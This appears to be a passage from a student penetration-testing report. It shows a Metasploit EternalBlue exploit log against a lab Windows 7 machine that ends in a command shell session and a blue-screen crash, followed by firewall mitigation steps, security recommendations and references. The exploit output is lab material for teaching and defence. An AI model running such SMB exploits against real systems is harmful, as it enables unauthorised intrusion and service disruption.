
```
Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
```

```
[*] 192.168.1.57:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.57:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.57:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.57:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.57:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.57:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.57:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.57:445 - Starting non-paged pool grooming
[+] 192.168.1.57:445 - Sending SMBv2 buffers
[+] 192.168.1.57:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.57:445 - Sending final SMBv2 buffers.
[*] 192.168.1.57:445 - Sending last fragment of exploit packet!
[*] 192.168.1.57:445 - Receiving response from exploit packet
[+] 192.168.1.57:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.57:445 - Sending egg to corrupted connection.
[*] 192.168.1.57:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.1.57:10656
[+] 192.168.1.57:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.57:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.57:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Command shell session 1 opened (192.168.1.54:38581 -> 192.168.1.57:10656) at 2024-12-08 03:51:23 -0500
```

Figure 14: Attack

5.1.2. Results

From Figure 15, I realized that the hacked computer had shut down and showed a blue screen and I couldn't do anything on it. So, Windows machine was reboosted:




```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000D1 (0x00000000,0x00000002,0x00000000,0x918E7265)


***    srvnet.sys - Address 918E7265 base at 918DE000, DateStamp 4ce78a6b


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  100
Physical memory dump complete.
Contact your system admin or technical support group for further assistance.
```

Figure 15: Windows machine was reboosted

5.2. Solutions for Mitigation

I also have some measures to prevent being attacked as follows:

- First, check to see if the firewall is turned on or not. As shown in Figure 16, the firewall is not yet open. It was then activated as shown in Figure 17:
- Secondly, I have a few steps to access the operating system to turn off open ports on the machine as shown in Figure 19 and 20.


Control Panel ▸ All Control Panel Items ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
Use recommended settings

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.


What are the recommended settings?

Home or work (private) networks — Not Connected

Public networks — Connected

Networks in public places such as airports or coffee shops

Figure 16: Check whether the firewall


Control Panel ▸ All Control Panel Items ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Not Connected


Public networks — Connected

Networks in public places such as airports or coffee shops

Windows Firewall state: On

Incoming connections: Block all connections to programs that are not on

Figure 17: The Windows Firewall state is On



Rule Type

Select the type of firewall rule to create.

What type of rule would you like to create?


○ **Program**
Rule that controls connections for a program.

● **Port**
Rule that controls connections for a TCP or UDP port.

○ **Predefined:**
Core Networking
Rule that controls connections for a Windows experience.

○ **Custom**
Custom rule.

Figure 18: New Inbound Rule Wizard



Name	Group
abc	
Core Networking - Destination Unreacha...	Core Networking
Core Networking - Destination Unreacha...	Core Networking
Core Networking - Dynamic Host Config...	Core Networking
Core Networking - Dynamic Host Config...	Core Networking
Core Networking - Internet Group Mana...	Core Networking
Core Networking - IPHTTPS (TCP-In)	Core Networking
Core Networking - IPv6 (IPv6-In)	Core Networking
Core Networking - Multicast Listener Do...	Core Networking
Core Networking - Multicast Listener Qu...	Core Networking
Core Networking - Multicast Listener Rep...	Core Networking
Core Networking - Multicast Listener Rep...	Core Networking
Core Networking - Neighbor Discovery A...	Core Networking
Core Networking - Neighbor Discovery S...	Core Networking

Figure 19: Windows Firewall with Advanced Security

5.3. Future Development Directions

- Based on the above, we can improve the security of a computer system in the future. Avoid cases where data is stolen or the computer system is paralyzed by viruses/malicious code. A good security solution will minimize management costs and avoid financial loss if a leak occurs.
- Fix vulnerabilities and adopt secure coding practices.
- Integrate security tools (e.g., SAST, DAST) into the development lifecycle.
- Establish patch management and monitoring systems.
- Automate regular security testing and refine incident response plans.
- Train employees on secure practices and run attack simulations.
- Promote knowledge sharing and collaboration across teams.
- Launch bug bounty programs and foster a security-first culture.
- Regularly schedule pentests and expand their scope over time.
- Deploy advanced tools (e.g., WAF, AI-driven monitoring).
- Align with compliance standards and update security policies.

- Integrate DevSecOps and conduct threat modeling workshops.
- Encourage cross-functional teams to address security holistically.

Chapter 6: Conclusion

6.1. Summary

We start by studying the documents about the basic theory of Pentest (Penetration Testing), then look up the software that supports Pentest.

First, deploy a virtual environment (VMware) to create a basic network system consisting of many computers with many different operating systems (Kali Linux, MacOs). Next, install the Armitage software supported within the Kali Linux operating system, then we rely on Armitage to scan the machines on the network. Furthermore, we will scan for vulnerabilities before entering and attacking a computer. So, by exploiting open ports, we have caused the attacked computer to shutdown. And the final goal we need to achieve is to provide solutions to overcome existing network vulnerabilities and enhance security performance in the future.

6.2 Conclusion

Through this project (CSE 320), I realized that information security on the network is absolutely necessary for any information system in any field. Being attacked leads to loss or disclosure of information, leading to unpredictable losses for both an individual and a company.

During the research process, I learned how to deploy a network system and found holes, based on which I came up with solutions to fix them for the present and the future.

Reference

[1]. Cybersecurity threats on the rise in Việt Nam's SMB sector: reports, from https://vietnamnews.vn/economy/1594537/cybersecurity-threats-on-the-rise-in-viet-nam-s-smb-sector-reports.html

[2]. "Cryptography and Network Security: Principles and Practice", from https://dl.hiva-network.com/Library/security/Cryptography-and-network-security-principles-and-practice.pdf

[3]. "Computer Networking: A Top-Down Approach" - James F. Kurose, Keith W. Ross, from https://qige.io/network/Kurose-7.pdf

[4]. Penetration testing, from https://www.imperva.com/learn/application-security/penetration-testing/

[5]. Stallings, W. (2000). *Network Security Essentials: Applications and Standards*. Pearson Education.

[6]. Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws* (2nd ed.). Wiley Publishing, Inc.

[7]. Faircloth, J. (2014). *Practical Network Security*. Syngress.